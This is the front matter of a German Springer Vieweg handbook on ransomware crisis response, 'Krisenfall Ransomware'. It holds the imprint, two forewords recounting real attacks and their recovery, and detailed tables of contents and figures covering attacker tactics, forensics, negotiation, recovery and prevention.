

Edition <kes>

Florian Oelmaier
Uwe Knebelsberger
Arthur Naefe

Krisenfall Ransomware

Strategien für Wiederaufbau,
Forensik und Kommunikation

<kes>



Springer Vieweg

Edition <kes>

Mit der allgegenwärtigen IT ist auch die Bedeutung der Sicherheit von Informationen und IT-Systemen immens gestiegen. Angesichts der komplexen Materie und des schnellen Fortschritts der Informationstechnik benötigen IT-Profis dazu fundiertes und gut aufbereitetes Wissen.

Die Buchreihe Edition <kes> liefert das notwendige Know-how, fördert das Risikobewusstsein und hilft bei der Entwicklung und Umsetzung von Lösungen zur Sicherheit von IT-Systemen und ihrer Umgebung.

Die <kes> – Zeitschrift für Informations-Sicherheit – wird von der DATAKONTEXT GmbH im zweimonatigen Rhythmus veröffentlicht und behandelt alle sicherheitsrelevanten Themen von Audits über Sicherheits-Policies bis hin zu Verschlüsselung und Zugangskontrolle. Außerdem liefert sie Informationen über neue Sicherheits-Hard- und -Software sowie die einschlägige Gesetzgebung zu Multimedia und Datenschutz. Nähere Informationen rund um die Fachzeitschrift finden Sie unter www.kes.info.

Florian Oelmaier · Uwe Knebelsberger ·
Arthur Naefe

Krisenfall Ransomware

Strategien für Wiederaufbau, Forensik
und Kommunikation



Springer Vieweg

Florian Oelmaier
Corporate Trust GmbH
München, Deutschland

Uwe Knebelsberger
Corporate Trust GmbH
München, Deutschland

Arthur Naefe
Corporate Trust GmbH
München, Deutschland

ISSN 2522-0551 ISSN 2522-056X (electronic)
Edition <kes>
ISBN 978-3-658-41613-3 ISBN 978-3-658-41614-0 (eBook)
<https://doi.org/10.1007/978-3-658-41614-0>

Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über <http://dnb.d-nb.de> abrufbar.

© Der/die Herausgeber bzw. der/die Autor(en), exklusiv lizenziert an Springer Fachmedien Wiesbaden GmbH, ein Teil von Springer Nature 2023

Das Werk einschließlich aller seiner Teile ist urheberrechtlich geschützt. Jede Verwertung, die nicht ausdrücklich vom Urheberrechtsgesetz zugelassen ist, bedarf der vorherigen Zustimmung des Verlags. Das gilt insbesondere für Vervielfältigungen, Bearbeitungen, Übersetzungen, Mikroverfilmungen und die Einspeicherung und Verarbeitung in elektronischen Systemen.

Die Wiedergabe von allgemein beschreibenden Bezeichnungen, Marken, Unternehmensnamen etc. in diesem Werk bedeutet nicht, dass diese frei durch jedermann benutzt werden dürfen. Die Berechtigung zur Benutzung unterliegt, auch ohne gesonderten Hinweis hierzu, den Regeln des Markenrechts. Die Rechte des jeweiligen Zeicheninhabers sind zu beachten.

Der Verlag, die Autoren und die Herausgeber gehen davon aus, dass die Angaben und Informationen in diesem Werk zum Zeitpunkt der Veröffentlichung vollständig und korrekt sind. Weder der Verlag noch die Autoren oder die Herausgeber übernehmen, ausdrücklich oder implizit, Gewähr für den Inhalt des Werkes, etwaige Fehler oder Äußerungen. Der Verlag bleibt im Hinblick auf geografische Zuordnungen und Gebietsbezeichnungen in veröffentlichten Karten und Institutionsadressen neutral.

Planung/Lektorat: David Imgrund
Springer Vieweg ist ein Imprint der eingetragenen Gesellschaft Springer Fachmedien Wiesbaden GmbH und ist ein Teil von Springer Nature.
Die Anschrift der Gesellschaft ist: Abraham-Lincoln-Str. 46, 65189 Wiesbaden, Germany

Geleitwort von Andreas Reischle

Es ist Freitag. Kurz nach Mitternacht reißt das Handy mich unsanft aus dem Schlaf. Das Display zeigt: Der Verleger ruft an. Kein gutes Zeichen, mitten in der Nacht. „Auf den Bildschirmen im Versand erscheinen seltsame, englische Meldungen.“ Zu dieser Zeit ist die Heilbronner Stimme bereits gedruckt. Die Tageszeitungen werden zu den Ablagestellen transportiert, von denen aus die Zusteller sie an unsere Abonnenten verteilen. Die produktionskritischen IT-Prozesse sind abgeschlossen. Ich bin noch entspannt. Das ändert sich während des Gesprächs mit dem Versandmitarbeiter im Druckhaus. Was er beschreibt, ist ganz sicher kein Windows-pop-up oder eine Applikationsfehlermeldung. Das Gehirn kommt langsam auf Touren: vielleicht ein Scareware-Fensterchen? Aber warum auf mehreren PCs? Passt nicht ins Bild.

„Können Sie mir einen Screenshot schicken?“ – Kommt nicht an: Der Mail-Client auf dem iPhone aktualisiert sich nicht. Das ist nicht gut. Ich ziehe mich an. Auf dem Weg zum gut 400 Meter entfernten Verlagshaus in der Heilbronner Innenstadt bekomme ich den Screenshot aufs Handy: ein Erpresserschreiben als Textdatei auf dem Bildschirm. Damit ist noch nicht klar, welchen Umfang der Schaden hat. Aber im Zusammenspiel mit der nicht funktionierenden Mailsynchronisation ist das Grund zur Besorgnis. Ich rufe den Verleger zurück. Er weckt den kaufmännischen Leiter, der sich sofort in seinen VW-Bus setzt. Er hat das Plastikkärtchen, das wir kürzlich nach Abschluss der Cyberversicherung bekommen hatten.

In der Zwischenzeit checke ich die Systemüberwachung: Die Serverumgebung ist ein Trümmerhaufen. Das Datennetz als solches funktioniert, dazu ein paar einzelne Bare-Metal-Linux-Server. Namensauflösung (DNS), IP-Adressvergabe (DHCP) und Active Directory (AD) Fehlanzeige. Ich kann um diese Zeit keinen meiner Systemadministratoren erreichen. Der kaufmännische Leiter hat mittlerweile über die Versicherung einen Krisenmanager am Telefon: Sofort Internet trennen, Server und PCs abschalten. Er macht sich aus München auf den Weg und wird im Laufe des Vormittags bei uns sein. Ich trenne die Internet-Router vom Netz, ebenso die Standleitungen und schalte die Server hart aus. Wir rennen durchs Verlagsgebäude und schalten alles aus, was nach IT aussieht. Dann mit dem Familien-VW-Bus durch die menschenleere Stadt ins Industriegebiet zum

Druckhaus. Wir teilen die Gebäude auf: Postdienstleister, Zustellgesellschaften, Wochenblattredaktion, Rotation, Versand. In den Druckern stapeln sich die Erpresserschreiben. Natürlich übersehen wir einige PCs.

Zurück im Verlagshaus bereiten wir unseren „War Room“ vor. Ein vom Verlagsnetz unabhängiger DSL-Anschluss bietet ein WLAN. iPads, iPhones und ein paar originalverpackte Laptops aus dem Lager müssen erstmal reichen. An den hastig herbeigezerrten Whiteboards und Flipcharts sammeln wir Kontaktnummern und Mail-Adressen. Als der Morgen graut, unterstützt die Geschäftsführung bei der Information der Führungskräfte und Mitarbeiter: kein Telefon. PCs bleiben aus. Für Hunderte gibt es an diesem Freitag keine Arbeit. Nun sind auch die ersten IT-Mitarbeiter erreichbar und wir arbeiten an der ersten Hausaufgabe, die wir vom Krisenmanager bekommen haben: Prioritäten festlegen. Am Whiteboard erarbeiten Systemadministratoren und Anwendungsentwickler eine Prioritätenliste. Das Ziel: Produktion der Tageszeitung. Alles, was nicht unbedingt dafür notwendig ist, wird hintangestellt.

Zwei Dinge sind dazu notwendig: sehr gute Kenntnis der Prozesse und eine Geschäftsführung, die der IT den Rücken freihält. Pünktlich zur Ankunft des Krisenmanagers ist der Plan fertig. Wir wissen, welche Systeme wir für die Prozesse brauchen – keines läuft davon. Während die IT mit einem der Krisenmanager den Schaden begutachtet, kümmern sich Geschäftsführung und der Kaufmännische Leiter um den Kontakt mit der Polizei, dem Landesdatenschutzbeauftragten und den Krisenmanagern, die auch die Täterkommunikation übernehmen.

Der Schaden auf den ersten Blick: PCs, Fileserver, sämtliche virtualisierten Systeme neben den Virtualisierungsumgebungen sind verschlüsselt. Für die Forensik werden die Systemplatten entfernt. Die Server sind so nicht spontan wieder einzusetzen. Unser Dienstleister für Netzwerk und Storage hat von einem anderen Kunden zwei kräftige Server am Lager. Dazu ein etwas älteres, aber sehr leistungsfähiges Speichersystem. Die sollen für die nächsten Wochen die Basis für den Notbetrieb sein. Gemeinsam entwickeln wir einen Plan, wie aus den Snapshots des zentralen Speichersystems die für den zuvor gefassten Plan nötigen Maschinen wieder an das verseuchte, interne Netz gebracht werden können.

Nach 22 Arbeitsstunden endet der Tag 0. Statt einer Zeitung finden die Abonnenten am Samstag eine schmale Notausgabe, die bei einem unserer Tochterunternehmen produziert und von einem befreundeten Verlagshaus gedruckt wurde. Das Wochenende fällt aus, dafür ist am Samstagabend an fast allen Punkten der Prioritätenliste ein Haken. Am Sonntag produzieren wir ein E-Paper für den Montag, drucken aber keine Zeitung. Mit den dabei gewonnenen Erkenntnissen beheben wir noch ein paar Probleme und haben am Dienstag eine fast normale, etwas vereinfachte Zeitung in den Briefkästen und an den Kiosken.

An diesem Punkt geht der Sprint in einen Marathon über. Unzählige Entscheidungen zum Neuaufbau der IT-Landschaft sind zu treffen, Dienstleister zu koordinieren, weiterhin aufmerksam das isolierte Netz zu beobachten und die weiteren Punkte der Prioritätenliste

abzuarbeiten. Während ich das schreibe, liegt die fieberwahnhafte Nacht vier Monate zurück. Für die Kunden wirkt alles normal. Intern wirken viele Abläufe noch, als seien sie mit Bindfaden und Klebeband gebastelt. Knapp die Hälfte der Teams sind in die neu aufgebaute, wesentlich besser abgesicherte Umgebung umgezogen. Die Neuinstallation der Server für das Redaktionssystem und den Druckworkflow wird sich noch über Monate ziehen.

Wir hatten schon einige der „technischen Mindeststandards“ (siehe Kap. 20) umgesetzt, aber noch genügend Schwachstellen, die unsere IT-Umgebung angreifbar gemacht hatten. Manches hätte sich vermeiden, anderes mit moderatem Aufwand vorbereiten lassen: ein Notfallhandbuch mit Adressen und Telefonnummern, Material für den War Room, Systemdokumentationen in Papierform. In vielerlei Hinsicht hatten wir auch einfach nur Glück: Die richtigen Fachleute und Dienstleister waren rechtzeitig erreichbar und konnten uns Kapazitäten zur Verfügung stellen. Die Angreifer waren noch nicht optimal organisiert. Die unter Druck eilig getroffenen Entscheidungen haben sich in der Mehrzahl als tragfähig erwiesen.

Heilbronner Stimme
27.02.2023

Andreas Reischle
IT-Leiter

Geleitwort von Patrick Mombaur

Schaut man augenzwinkernd auf das Positive, bietet ein Ransomware-Angriff zahlreiche Chancen zur Unternehmensentwicklung:

Unwiderruflich führt er allen Führungskräften und Mitarbeitenden die Bedeutung IT-gestützter Prozesse vor Augen, schlagartig entsteht im Wiederherstellungsprozess das vielpropagierte agile Arbeiten zwischen IT-Organisation und „Business“: Dort, wo der IT der „Business Impact“ – also der Geschäftszweck ihres Tuns – nicht ausreichend klar war, erfährt diese schnell und unmissverständlich Erhellung. Aufseiten des Business wiederum gibt es kein Ausweichen mehr: Die Beschäftigung mit und das Verständnis der grundlegenden Infrastrukturkomponenten und deren Zusammenspiel werden zur *Conditio sine qua non*, möchte man im Wiederherstellungsprozess den Einblick in die Wiederherstellungsplanung und damit realistische Erwartungshaltung und Contenance bewahren.

Der Begriff „Zeitenwende“ ist aktuell in aller Munde. Jeder, der einen Cyberangriff miterlebt hat, empfindet ihn für dieses unternehmerische Erlebnis als zutreffend. Dass IT-Sicherheit im normalen Betriebszustand immer eine bewusste Positionierung im Sicherheits-Trilemma zwischen den Polen Kosten – Sicherheit – Nutzerkomfort darstellt, ist nach dieser Zäsur natürliche Erkenntnis, nicht mehr mühsam zu vermittelndes Konzept. Ein Cyberangriff stärkt den Zusammenhalt und die Fähigkeit zu gutem IT-Management quer durch die Organisation – gerade auch bei den Einheiten, die zuvor meinten, auf IT-Steuerungsfähigkeit verzichten zu können. Es ist ein Fitnessprogramm zur Steigerung der Resilienz des Unternehmens.

Dennoch kann sich trotz dieser positiven Folgewirkungen wohl kein Manager oder Mitarbeitender ernsthaft ein solches „Event“ wünschen. Wird man Opfer eines klassischen Erpressungsversuchs und zahlt nicht, ist der direkte monetäre Schaden zwar gering: Er beläuft sich im Wesentlichen auf die zusätzlichen Ausgaben für externe Berater und die oft ohnehin erforderliche Verstärkung der Betriebsmaßnahmen. Bedeutsamer ist der mittelbare Schaden: Die Organisation muss Prioritäten von zuvor Geplantem umschichten, laufende Projekte der Unternehmensentwicklung müssen gestoppt und vertagt werden. Die psychische Belastung in dieser Ausnahmesituation für alle Beteiligten, die Mitglieder des Krisenteams aber auch für die, die ihre eigentliche Aufgabe und Arbeit weniger

effektiv ausführen können, ist enorm und führt nicht selten bei Leistungsträgern zu Überbelastung. Last, not least werden Beziehungen zu Kunden und anderen externen Stakeholdern auf die Probe gestellt. Diese entwickeln sich in der Folge zwar nicht immer negativ – manchmal ist durch Teilhabe und intensivere Kooperation bei der Abstimmung der „Workarounds“ sogar ein Bindungszuwachs erkennbar –, aber das wertvollste Gut des Unternehmens wird einem großen Risiko ausgesetzt.

Der Versuch, eine Wirkungsbilanz zu erstellen, ist schlussendlich wohl auch müßig; es gilt sich vorzubereiten für den Fall der Fälle. Nach Corona und Ukraine-Krieg liefern aktuell Cyberangriffe von mittlerweile hochspezialisierten Organisationen die nächste Welle der Diskontinuitäten für den Regelbetrieb unserer Unternehmenslandschaft.

Fast gehört es mittlerweile zum guten Ton, einmal gehackt worden zu sein. Nur entsteht hier leider und anders als bei der Coronainfektion nicht automatisch ein Fortschritt in der Immunität. Die Gefahr ist da, jeden Tag, 7 mal 24 und unabhängig davon, ob man diese schmerzhafte Erfahrung bereits gemacht hat oder nicht. Deshalb muss es absolute Priorität für alle Unternehmen sein, ihre Infrastrukturen nicht nur auf den Prüfstand bezüglich Sicherheit zu stellen. Wissend, dass es zwar immer besseren Schutz, aber niemals 100%ige Sicherheit geben kann, ist auch das Erstellen von Krisenplänen und die Vorhaltung ausreichender Management- und Projektteamkapazität und -kompetenz für den Ernstfall wichtig. Wie dies alles gut gelingen kann und auf welche Fallstricke besonders zu achten ist, dazu bietet dieses Buch sehr lesenswerte Einsichten.

Patrick Mombaur
Vorstand SRH S. d. b. R.
Leiter Krisenmanagement im Zuge des
Cyberangriffs auf die SRH Ende 2021

Inhaltsverzeichnis

1	Einleitung	.	.	.	1
1.1	Lesehinweise	.	.	.	2
1.2	Fokus Mittelstand	.	.	.	3
1.3	Fokus Ransomware	.	.	.	3
1.4	Dankeschön	.	.	.	3
2	Kurzeinstieg für Manager	.	.	.	5
Teil I Wie funktioniert Ransomware?					
3	Evolution der Bedrohungslage	.	.	.	17
3.1	Was ist eine Bedrohung?	.	.	.	18
3.2	Angriffsvektoren	.	.	.	18
3.3	Veränderte Bedrohungslage	.	.	.	19
4	Die Täter und ihre Motivation	.	.	.	21
4.1	Geschichte	.	.	.	21
4.1.1	Ab 2012: Angriffe gegen Privat-PCs	.	.	.	22
4.1.2	Ab 2015: Professionalisierung	.	.	.	23
4.1.3	2017: Spezialfall WannaCry	.	.	.	26
4.1.4	Bis heute: Cashcow der Organisierten Kriminalität	.	.	.	30
4.2	Verfolgungsdruck	.	.	.	32
4.2.1	Ermittlungserfolge	.	.	.	33
4.2.2	Abschreckung	.	.	.	34
4.2.3	Schwierigkeiten in der Strafverfolgung	.	.	.	35
4.3	Organisation	.	.	.	36
4.3.1	Zusammensetzung des Teams	.	.	.	37
4.3.2	Funktionalität eines Ransomware-Toolkits	.	.	.	38
4.3.3	Regeln für Affiliates	.	.	.	41
4.3.4	Aufnahmekriterien	.	.	.	42
4.3.5	Vorteile eines RaaS-Dienstleisters	.	.	.	43
4.3.6	Schwankender Organisationsgrad in der Szene	.	.	.	44

4.4	Erpressungsmethodik	45
4.4.1	Verschlüsselung	47
4.4.2	Datenveröffentlichung	48
4.4.3	Erneuter Angriff	51
4.4.4	Erpressungssummen	52
4.5	Auswahl der Opfer	56
4.5.1	Ransomware-Angriffe sind ungezielt	56
4.5.2	Ransomware-Angriffe sind vermeidbar	57
4.6	Täterprofil	59
4.6.1	Herkunft der Täter	59
4.6.2	Motivation und innere Rechtfertigung	60
4.6.3	Können und Ausbildung	60
5	Taktik, Tools und Vorgehen der Angreifer	61
5.1	Phasen des Angriffs	63
5.2	Initial Compromise	64
5.2.1	Angriffe auf Systeme im Internet	65
5.2.2	Phishing	68
5.2.3	Attachment-Malware	70
5.3	Remote Access Trojaner (RAT)	76
5.3.1	C2 über Applikationsprotokolle	78
5.3.2	Consumer Tools	79
5.3.3	Post-Exploitation Tooling	80
5.3.4	Spezialfall: Living off the Land (LoL)	81
5.4	Local Privilege Escalation	81
5.4.1	Privilege Escalation von Medium-Integritätslevel	82
5.4.2	User-Account-Control-Bypass (UAC-Bypass)	84
5.4.3	Escalation zu System Integrity Level	84
5.5	Lateral Movement und Global Privilege Escalation	85
5.5.1	Internal Reconnaissance	85
5.5.2	Local Admin Accounts	87
5.5.3	Low-Tech Credential Harvesting	87
5.5.4	Angriffe auf NTLM-Authentifizierung	88
5.5.5	Angriffe auf Kerberos	91
5.5.6	Schwachstellen zur Global Privilege Escalation	95
5.6	Data Exfiltration	97
5.6.1	Exfiltration mit Standard-Tools	97
5.6.2	Spezialtool: StealBIT	98
5.6.3	Spezialtool: ExMatter	98
5.6.4	Erkennung von Exfiltration	98
5.7	Attacking the Backup	99
5.7.1	Lokale Backups	99

5.7.2	Zentrale Backups	100
5.7.3	Erkennung	100
5.8	Encryption	100
5.8.1	Verteilung und Ausführung der Verschlüsselung	100
5.8.2	Vorbereitung der Verschlüsselung	102
5.8.3	Datenverschlüsselung	102
5.8.4	Erkennung	104
5.9	Attack Closing	104
 Teil II Es ist passiert!		
6	Erst- und Sofortmaßnahmen	109
6.1	Indizien Ransomwarebefall	111
6.2	Sofortmaßnahmen bei Ransomwarebefall	114
6.2.1	Isolation des Netzwerks	114
6.2.2	Außenstellen informieren/sichern	114
6.2.3	Backup in Sicherheit bringen	115
6.2.4	Stoppen der Verschlüsselung	115
6.2.5	Externe Zugänge sichern	116
6.3	Team zusammenstellen	117
6.4	Erster Plan für den Kriseneinsatz	118
7	Open Source Intelligence (OSINT)	121
7.1	Identifikation der Angreifer	122
7.2	Dossier zum Angreifer zusammenstellen	123
8	Schadensausmaß verstehen	127
8.1	Ausmaß der Verschlüsselung	127
8.2	Stand des Backups	128
8.3	Auswirkungen auf die Unternehmensprozesse	128
8.4	Ausmaß der Datenausleitung	129
9	Organisation der Krisenbewältigung	131
9.1	Zwei starke, fokussierte Krisenorganisationen	132
9.1.1	Crisis Management Team (CMT)	132
9.1.2	Cyber Security Incident Response Team (CSIRT)	134
9.2	Das erste CMT-Meeting	135
9.3	Die Arbeit im CSIRT	136
9.4	Dokumentation der Arbeit	137
9.4.1	Beispiel anonymisierte Fallbeschreibung	137
9.4.2	Beispielhaftes CMT-Protokoll	138
9.5	Arbeitsteilung in größeren Unternehmen	138
9.6	Beenden des Krisenmodus	142

10 Aufbau Notbetrieb	143
10.1 Ziel des Notbetriebs definieren	144
10.2 Netzwerksegmentierung	145
10.3 Liste wichtiger IT-Systeme und Applikationen	146
10.4 Notbetrieb implementieren	146
10.5 Infrastruktur im Notbetrieb	147
10.6 Beweissicherung im Notbetrieb	149
10.7 Notbetrieb durchführen	149
10.8 Beispielhafter Ablauf	149
11 Täterkommunikation	151
11.1 Rollentrennung Entscheider – Verhandler	152
11.2 Verhandlungstechniken	152
11.3 Eintritt in die Kommunikation	153
11.4 Zeit gewinnen	156
11.5 Karten auf den Tisch	158
11.6 Lösegeldverhandlung	159
12 Erpressungsgeldzahlung	167
12.1 Rechtliche Aspekte	168
12.1.1 Verstöße gegen Sanktionsrecht	168
12.1.2 Unterstützung einer kriminellen Vereinigung	169
12.1.3 Strafbarkeit wegen Geldwäsche	170
12.1.4 Bankenaufsichtsrechtliche Erwägungen	170
12.2 Zahlungsabwicklung	171
13 Krisenkommunikation	175
13.1 One Voice Policy	176
13.2 Kommunikationsinhalte	176
13.3 Zeitpunkt und Verteilung	179
13.4 Weiterführende Informationen	179
13.5 Überraschende und aggressive Fragen	180
13.6 Runtermanagen	181
13.7 Beispiele	181
13.7.1 Kundeninformation Medienunternehmen	182
13.7.2 Presseinformation Produktionsunternehmen	183
13.7.3 Mitarbeiterinformation Mischkonzern	184
14 Compliance Stakeholdermanagement	185
14.1 Strafverfolgungsbehörden	186
14.2 Datenschutzaufsichtsbehörde	187
14.3 Versicherung	189

15 Forensik	191
15.1 Stakeholder in der Forensik	192
15.1.1 CSIRT	192
15.1.2 Verhandler	192
15.1.3 Cyberversicherung	193
15.1.4 Behörden und Strafverfolgung	193
15.1.5 Community	194
15.2 Dokumentation	194
15.2.1 Quellendokumentation	195
15.2.2 Timeline	195
15.2.3 Indicators of Compromise	196
15.2.4 Statusbericht	198
15.2.5 Fallübersicht im Verflechtungsdiagramm	199
15.3 Sicherung der Beweise	199
15.3.1 Beweissicherung vs. Notbetrieb	200
15.3.2 Bewährte Methoden zur Beweissicherung	201
15.4 Cloud-Forensik	202
15.5 Live-Forensik und Threat Hunting	203
15.6 Ransomware-Forensik	204
15.6.1 Artefakte auf Windows-Systemen	204
15.6.2 Artefakte auf DCs	205
15.6.3 Firewall-Logs	205
15.6.4 Backupsystem	206
15.7 Forensik Werkzeuge	206
16 Wiederherstellung	207
16.1 Wiederaufbaustrategien	207
16.2 Wiederaufbau planen	208
16.3 Wiederherstellungsstrategie „Säubern“	210
16.3.1 Forensik durchführen	211
16.3.2 Netzwerk vorbereiten	211
16.3.3 Infrastrukturkonfiguration säubern	211
16.3.4 Server und Clients säubern	213
16.3.5 Sichtbarkeit erhöhen	215
16.3.6 Internetzugang reglementieren	217
16.3.7 Restrisiko akzeptieren	218
16.4 Wiederherstellungsstrategie „Neuaufbau“	218
16.4.1 Ressourcen sichern	219
16.4.2 Planung Zukunft	219
16.4.3 Basisinfrastruktur implementieren	220
16.4.4 Sicherheitsinfrastruktur aufbauen	221
16.4.5 Dienste migrieren	222

16.4.6	Client-PCs neu aufsetzen	225
16.5	IT-Wiederherstellungsstrategie „Entschlüsseln“	226
16.6	Backup wieder einrichten	228
16.7	Zusammenfassung	228
17	Schäden und Schadenshöhe	231
17.1	Eigenschäden des Unternehmens	232
17.1.1	Betriebsunterbrechungsschaden	232
17.1.2	IT-Forensik	233
17.1.3	Wiederherstellungskosten	233
17.1.4	Systemverbesserungen	234
17.1.5	Krisenmanagement	234
17.1.6	Krisenkommunikation und Reputationsschaden	235
17.1.7	Rechtliche Beratung und datenschutzrechtliche Notifizierung	235
17.2	Haftpflichtschäden	236
17.2.1	Haftung des Unternehmens nach DSGVO	236
17.2.2	Datenschutzrechtliche Bußgelder	236
17.2.3	Vertragliche Haftung gegenüber Geschäftspartnern	237
17.2.4	Haftung von Geschäftsleitern für Cyberangriffe	237
Teil III Ich will nicht, dass es passiert!		
18	Präventives Krisenmanagement	241
18.1	Krisenprävention	242
18.2	Krisenhandbuch erstellen	243
18.3	Krisenstabstraining	249
19	Moderne Security-Strategien	251
19.1	Defend the Perimeter	251
19.2	Assume Breach	252
19.3	Defense in Depth	253
20	Alarmstufen im Information Security Management System (ISMS)	255
20.1	Reaktive Sicherheit als Aufgabe der CISO-Organisation	255
20.2	Vorbereitungen für das Alarmstufenmanagement	260
20.3	Tatorthygiene für Administratoren	261
20.4	Alarmstufe Gelb: 100 % Wachsamkeit	262
20.5	Alarmstufe Orange: Schilder hoch, Waffen bereit machen	264
21	Technische Abwehr von Angriffen	267
21.1	Phishing-Schutz	268
21.2	Client Hardening	269
21.3	Zugänge von außen kontrollieren	270

21.4	Offline-Backup	270
21.5	Domäne schützen	271
21.6	Erkennung von Angriffen im internen Netz	272
21.7	Patch Management	273
21.8	Netzwerksegmentierung	273
21.9	Virtualisierungsinfrastruktur	274
21.10	Cloud-Umgebungen	275
21.11	Vorbereitung auf den Ernstfall	275
21.12	Nicht verhandelbar	276
22	Cyber-Security-Schnelltests	277
22.1	Phishing	278
22.2	Passwortangriff	278
22.3	Scan nach Zugängen	279
22.4	Schadsoftware	279
22.5	Backups löschen	280
22.6	Wiederherstellung	281
22.7	Neue Clients	281
22.8	Bewertung	282
23	Abschluss einer Cyberversicherung	285
23.1	Für welche Unternehmen ist eine Cyberversicherung sinnvoll?	285
23.2	Welche Schäden deckt eine Cyberversicherung ab?	287
23.2.1	Baustein Dienstleistung	287
23.2.2	Baustein Eigenschaden	288
23.2.3	Baustein Haftpflichtschäden	288
23.3	Der Teufel steckt im Detail	289
23.3.1	Obliegenheiten und Gefahrenerhöhungen	289
23.3.2	Cyber-Werkstattbindung	290
23.3.3	Vorbereitung auf den Krisenfall	290
23.3.4	Schadensregulierung kann dauern	290
23.3.5	Erfahrene Makler helfen	291
Teil IV Was wird uns die Zukunft bringen?		
24	Die Zukunft der Ransomware	295
24.1	Professionalisierung der Erpressung	295
24.2	Cloud und IT-Supply Chain als neues Ziel	295
24.3	Ransomware going Cyber-Physical	296
24.4	Ransomware im geopolitischen Kontext	296
24.5	Einsatz von Zero Days	297

25 Anhang	299
25.1 BSI Informationen zu Ransomware	299
25.2 Beispiele für OSINT-Analysen	299
25.2.1 OSINT für einen frühen Black-Basta-Fall	300
25.2.2 OSINT für einen HIVE-Fall	300
25.2.3 OSINT für einen ROYAL-Fall	303
25.3 Log-Einstellungen für Windows-Systeme	304
25.4 Sysmon-Konfiguration	308
25.5 Whitelist für Dateiendungen	308
25.6 BIOS-Einstellungen	308
25.6.1 Generelle Konfiguration:	309
25.6.2 Virtualisierung	309
25.6.3 Intel Management Engine/Computrace (Absolute Pers.)	310
25.6.4 Bootkonfiguration	310
25.6.5 TPM und Passwort	310
25.7 Suchmaschinen für Sicherheitsexperten:	311
25.8 Literatur Verhandlungstechniken	312
25.9 Forensik Tools	312

Abbildungsverzeichnis

Abb. 3.1	Modellierung einer Bedrohung	18
Abb. 4.1	Cryptolocker Ransomnote	23
Abb. 4.2	Erste Arbeitsteilung im Cybercrime-Bereich	25
Abb. 4.3	WannaCry-Ransomnote	28
Abb. 4.4	WannaCry bei der Deutschen Bahn. (Foto von Twitter User @AvasMarco)	29
Abb. 4.5	„Conti“ stellt sich im Ukrainekrieg auf die Seite Russlands	32
Abb. 4.6	Federal-Bureau-of-Investigation-Meldung (FBI-Meldung) auf der ehemaligen HIVE-Darknet-Seite	34
Abb. 4.7	Federal-Bureau-of-Investigation-Fahndungsplakat (FBI-Fahndungsplakat)	35
Abb. 4.8	Affiliate Rules der Ransomware-as-a-Service-Gruppe (RaaS-Gruppe) LockBit	37
Abb. 4.9	Geschwindigkeitsvergleich Verschlüsselungstools von LockBit	40
Abb. 4.10	Darknet-Seite der Cuba-Ransomware-Gruppe	45
Abb. 4.11	Interner Mailverkehr einer kleineren Ransomware-Gruppe	46
Abb. 4.12	Auszug einer Leakseite eines Black-Basta-Angriffs Mitte 2022	49
Abb. 4.13	Liste von Servernamen mit Größe zum Download (Black Basta)	50
Abb. 4.14	Ransomnote DataLeak	51
Abb. 4.15	RYUK Ransomnote	52
Abb. 4.16	Auszug aus einem Verhandlungschat	53
Abb. 4.17	Ragnar Locker Guarantee	54
Abb. 4.18	Deletion Log der Gruppe Conti nach Zahlung	54
Abb. 4.19	Security Report der Gruppe Conti nach Zahlung	55
Abb. 4.20	Beginn eines Chats mit Egregor	58
Abb. 5.1	Phasen eines Ransomware-Angriffs	64
Abb. 5.2	Beispiel für eine Phishing-Mail aus dem Business-Kontext	68
Abb. 5.3	Phishing-Angriff. 2FA Zwei-Faktor-Authentifizierung	69
Abb. 5.4	Beispiel für eine E-Mail mit maliziösem Anhang	71
Abb. 5.5	Excel 4.0 Makro nicht obfuscated	73

Abb. 5.6	Excel 4.0 Makro obfuscated	74
Abb. 5.7	Protected-View-Banner	74
Abb. 5.8	Minimaler VBA-Dropper, nicht obfuscated	75
Abb. 5.9	Minimaler Dropper als DDE-Funktion in Word	75
Abb. 5.10	Phishing OneNote	76
Abb. 5.11	In OneNote eingebettetes VBS (Visual Basic Script) unter dem Button	77
Abb. 5.12	DNS-C2-Verbindung im Sysmon-Log	79
Abb. 5.13	Beispiel für eine Bloodhound-Auswertung	87
Abb. 5.14	Ablauf der Non-Interactive-NTLM-Authentifizierung	89
Abb. 5.15	Interaktive NTLM-Authentifizierung	90
Abb. 5.16	Kerberos-Protokoll-Ablauf[.....	92
Abb. 5.17	Scheduled Task – Nachladen des Schadcodes von einem Webserver	101
Abb. 6.1	Lesehinweise Ablauf Ransomwarefall mit Kapitelangaben	110
Abb. 6.2	Ransomware-Angriff abgeschlossen, Dateien verschlüsselt	112
Abb. 6.3	BlackCat Ransomnote	113
Abb. 6.4	BlackCat Ransom-Webseite	113
Abb. 6.5	Zeitlicher Aufwand im Krisenfall Ransomware	118
Abb. 11.1	Eintritt in die Täterkommunikation	155
Abb. 11.2	Erste Antwort der Täter	155
Abb. 11.3	Vertrauen in der Täterkommunikation	156
Abb. 11.4	Zeit gewinnen in der Täterkommunikation	157
Abb. 11.5	Angreifer fordern neuen Verhandler	158
Abb. 11.6	Anforderung eines „proof of data exfiltration“	158
Abb. 11.7	Proof of data exfiltration	159
Abb. 11.8	Weitere Zeit gewinnen in der Täterkommunikation	159
Abb. 11.9	Fehlerhafter Proof Of Decryption der Täter	160
Abb. 11.10	Verweigern eines Proof Of Decryption durch die Täter	160
Abb. 11.11	Kein Proof Of Decryption, keine weitere Verhandlung	160
Abb. 11.12	Verhandlungsbeginn, Täter machen Druck	161
Abb. 11.13	Erstangebot 12 % der ursprünglich geforderten Summe	162
Abb. 11.14	Gegenangebot mit 60 %	162
Abb. 11.15	Verhandler bleibt hart	162
Abb. 11.16	Einschüchterungsversuch der Täter	162
Abb. 11.17	Angebot mit 15 % der ursprünglich geforderten Summe	162
Abb. 11.18	Erneuter Einschüchterungsversuch der Täter	163
Abb. 11.19	Letztes Angebot des Verhandlers	163
Abb. 11.20	Täter müssen mit ihrem „Management“ Rücksprache halten	163
Abb. 11.21	Einigung in der Täterverhandlung erzielt	164
Abb. 11.22	Täter sind nicht verhandlungsbereit	165

Abb. 11.23	Fall ist für die Täter zu klein	165
Abb. 12.1	Testüberweisung gemäß Erfüllungskonzept	171
Abb. 12.2	Informationen nach Zahlung	172
Abb. 15.1	Beispiel-Timeline nach den ersten Analysen in einem Echtfall	196
Abb. 15.2	Pyramid of Pain	197
Abb. 15.3	Beispiel Statusbericht an das CMT	198
